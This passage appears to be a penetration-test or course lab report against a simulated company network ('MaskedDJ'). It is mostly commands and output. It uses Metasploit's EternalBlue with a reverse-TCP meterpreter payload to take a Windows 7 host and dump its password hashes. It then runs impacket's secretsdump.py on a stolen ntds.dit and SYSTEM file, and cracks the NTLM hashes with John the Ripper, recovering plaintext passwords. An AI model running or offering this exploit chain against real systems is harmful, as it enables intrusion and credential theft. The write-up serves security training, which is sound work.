- 49671/tcp open msrpc   Microsoft Windows RPC
- 49674/tcp open msrpc   Microsoft Windows RPC
- 49677/tcp open msrpc   Microsoft Windows RPC
- 49695/tcp open msrpc   Microsoft Windows RPC
- 49708/tcp open msrpc   Microsoft Windows RPC

Windows IT-Admin (IT-Admin machine) - 192.168. 48.138

PORT   STATE SERVICE   VERSION

- 3389/tcp open ms-wbt-server Microsoft Terminal Services

Attack Methodologies

Kali Linux:

-Attack machine being used for penetrating into the MaskedDJ's IT environment.

IP Address: 192.168.48.129

Windows 7

- Metasploit framework's **EternalBlue** exploit was used to gain a **meterpreter** session on the Windows 7 machine and then a **hashdump** command was used to dump the password hashes of the users on the machine.

msfconsole


set RHOST 192.168.48.139

set LHOST 192.168.48.129


set payload windows/x64/meterpreter/reverse_tcp

exploit

meterpreter > hashdump



```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.48.139
RHOST => 192.168.48.139
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.48.129
LHOST => 192.168.48.129
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.48.129:4444
[+] 192.168.48.139:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.48.139:445 - Connecting to target for exploitation.
[+] 192.168.48.139:445 - Connection established for exploitation.
[+] 192.168.48.139:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.48.139:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.48.139:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.48.139:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.48.139:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.48.139:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.48.139:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.48.139:445 - Sending all but last fragment of exploit packet
[*] 192.168.48.139:445 - Starting non-paged pool grooming
[+] 192.168.48.139:445 - Sending SMBv2 buffers
[+] 192.168.48.139:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.48.139:445 - Sending final SMBv2 buffers.
[*] 192.168.48.139:445 - Sending last fragment of exploit packet!
[*] 192.168.48.139:445 - Receiving response from exploit packet
[+] 192.168.48.139:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.48.139:445 - Sending egg to corrupted connection.
[*] 192.168.48.139:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.48.139
[*] Meterpreter session 1 opened (192.168.48.129:4444 -> 192.168.48.139:49375) at 2019-12-12 23:27:30 -0500
[+] 192.168.48.139:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.48.139:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.48.139:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > hashdump
```



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Bookings:1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > 
```

Hash Values


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Bookings:1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

- Bookings user password was cracked using an online website called

https://crackstation.net



Enter up to 20 non-salted hashes, one per line:

```
a87f3a337d73085c45f9416be5787d86
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
a87f3a337d73085c45f9416be5787d86	NTLM	Passw0rd

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Username Bookings; Password – **Passw0rd**

- This password was used to login to the Windows 7 system
- On the network the **SYSVOL** and **Files** folders were stored



Name	Date modified	Type	Size
Backup	11/10/2019 1:11 PM	File folder	
New-Password-Policy	11/10/2019 12:53 ...	Text Document	1 KB
User-Directory	11/10/2019 12:56 ...	Rich Text Document	1 KB


3 items Offline status: Online
Offline availability: Not available

Three important files were found in the Backup folder


- ntds.dit – This was where the active directory information was stored.

- SYSTEM – The registry file used with the ntds.dit file.


- New-Password-Policy.txt – A general idea of the format of the password was stored here.




Name	Date modified	Type	Size
Active Directory	11/10/2019 1:10 PM	File folder	
registry	11/10/2019 1:10 PM	File folder	
Backup-Plan	11/10/2019 1:11 PM	Text Document	1 KB



ntds.dit	11/10/2019 1:10 PM	DIT File	32,768 KB
ntds.jfm	11/10/2019 1:10 PM	JFM File	16 KB



SECURITY	11/9/2019 11:28 PM	File	64 KB
SYSTEM	11/9/2019 11:28 PM	File	14,848 KB




```
From: IT-Admin - IT-Admin@maskeddj.enpm809q
To: All Users

While the old webmaster/sysadmin liked very complex passw
recommending an easier plan for passwords:

- 8 Characters
- Must have at least 1 Upper
- Must have at least 1 Lower
- Must have at least 1 Number
- Must have at least 1 Special Character

For example:

Kevin00!
Karen81@
```

- The **ntds.dit** file along with the **SYSTEM** registry information was cracked using a GitHub project called **impacket** which used a script called **secretsdump.py** to give an export of all the user and password hash information.

git clone https://github.com/SecureAuthCorp/impacket.git

python impacket/examples/secretsdump.py -ntds ntds.dit -system SYSTEM -hashes LMHASH:NTHASH LOCAL -outputfile ntlm-extract



```
root@root:~# python impacket/examples/secretsdump.py  -ntds ntds.dit -system SYSTEM -hashes LMHASH:NTHASH LOCAL -outputfile ntlm-extract
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0xb3acf1988b0a068292b6529adfd75a9d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 738cb477e9fc51f5f2f24d3cb541aa8e
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
MASKEDDJ-DC$:1000:aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e:::
Bookings:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
IT-Admin:1104:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
webmaster:1106:aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c:::
ITADMIN-DESKTOP$:1107:aad3b435b51404eeaad3b435b51404ee:1d3c6002ec33da69d12871424ff1766d:::
BOOKINGS-PC$:1108:aad3b435b51404eeaad3b435b51404ee:19fc08444acaf3ccc7efff7ea167463a:::
[*] Kerberos keys from ntds.dit
MASKEDDJ-DC$:aes256-cts-hmac-sha1-96:d83e370fb2878edd4b5197ecc1eac7bd0f58e7f1cdf3b6ffe9b21665eb7c7bbe
MASKEDDJ-DC$:aes128-cts-hmac-sha1-96:26335ee41974d12b29f83f10b78ad7e0
MASKEDDJ-DC$:des-cbc-md5:75ae26579179feef
krbtgt:aes256-cts-hmac-sha1-96:c003889aac51dc52e691e943b2be65e197d310bd19f957f77f8c7b54c0034b20
krbtgt:aes128-cts-hmac-sha1-96:cc66a40a9b491bd3c57087224db24f67
krbtgt:des-cbc-md5:798545cec76dc2ab
Bookings:aes256-cts-hmac-sha1-96:5c2de21a0238e3d5b9a41902cfabb6c57dac9284b27f2981d00e557ac78bb3fd
Bookings:aes128-cts-hmac-sha1-96:3d88e4b8df28f508c17d69ba778bf90c
Bookings:des-cbc-md5:d3eae6929eb5459d
IT-Admin:aes256-cts-hmac-sha1-96:83a86361dca783f4ad70a46d86d4f2068517c62cac51a9319d60c1a3621bbbb0
IT-Admin:aes128-cts-hmac-sha1-96:2f1d901caeca8aca8997663c42e532c2
IT-Admin:des-cbc-md5:fed64980e09dc23e
webmaster:aes256-cts-hmac-sha1-96:e405b124a027020e699430b5782c2dc0e6603ec1397f0bcd93c6e25e3857f6b8
webmaster:aes128-cts-hmac-sha1-96:b032c9a8cfefa16087d95a0367a6f757
webmaster:des-cbc-md5:f249c173207ca86b
ITADMIN-DESKTOP$:aes256-cts-hmac-sha1-96:3bb6464b853a3a058f3d3637dc9299adbcc3c0c56d6b1cba514d311fea47c8f0
ITADMIN-DESKTOP$:aes128-cts-hmac-sha1-96:be2247750304ca292c63884767a78e0c
ITADMIN-DESKTOP$:des-cbc-md5:64d397d5f4571a1f
BOOKINGS-PC$:aes256-cts-hmac-sha1-96:586293f8f20b5443c45e6c015b5e363bf3267ed60cb03c08484e00bcc42030a1
BOOKINGS-PC$:aes128-cts-hmac-sha1-96:af4e341c4420514d28038f37cb00a250
BOOKINGS-PC$:des-cbc-md5:fbef7543430d1394
[*] Cleaning up...
```

Contents of the extract file:

Administrator:500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

MASKEDDJ-DC$:1000:aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e:::

Bookings:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::

IT-Admin:1104:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::

webmaster:1106:aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c:::


ITADMIN-DESKTOP$:1107:aad3b435b51404eeaad3b435b51404ee:1d3c6002ec33da69d12871424ff1766d:::

BOOKINGS-PC$:1108:aad3b435b51404eeaad3b435b51404ee:19fc08444acaf3ccc7efff7ea167463a:::

Crack NTLM password:

- John the ripper was used to crack the NTLM passwords using a brute-force method and specifying the format as NT


john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt ntlm-extract.ntds



```
root@root:~# john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt ntlm-extract.ntds
Using default input encoding: UTF-8
Loaded 8 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (Guest)
Passw0rd         (Bookings)
2g 0:00:00:01 DONE (2019-12-10 20:28) 1.418g/s 10172Kp/s 10172Kc/s 61046KC/s  _ 09..*7¡Vamos!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

Username Bookings; Password – **Passw0rd**

john --rules=ALL --format=NT --fork=2 --wordlist=/usr/share/wordlists/rockyou.txt ntlm-extract.ntds



```
root@root:~# john --rules=ALL --format=NT --fork=2  --wordlist=/usr/share/wordlists/rockyou.txt ntlm-extract.ntds
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Node numbers 1-2 of 2 (fork)
Each node loaded 1/2 of wordfile to memory (about 66 MB/node)
Press 'q' or Ctrl-C to abort, almost any other key for status
Julia19!         (Administrator)
1 1g 0:00:01:05 DONE (2019-12-10 20:35) 0.01527g/s 11466Kp/s 11466Kc/s 11466KC/s Kambin!..Jules11!
Waiting for 1 child to terminate
2 0g 0:00:01:05 DONE (2019-12-10 20:35) 0g/s 11467Kp/s 11467Kc/s 11467KC/s Weapon2!..Wankerface!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
root@root:~#
```

Username – **Administrator**; Password – **Julia19!**

- It was observed from the ntlm extract that IT-Admin and the Server Administrator have the same password hashes hence IT-Admin's password is also **Julia19!**

Windows Server 2016

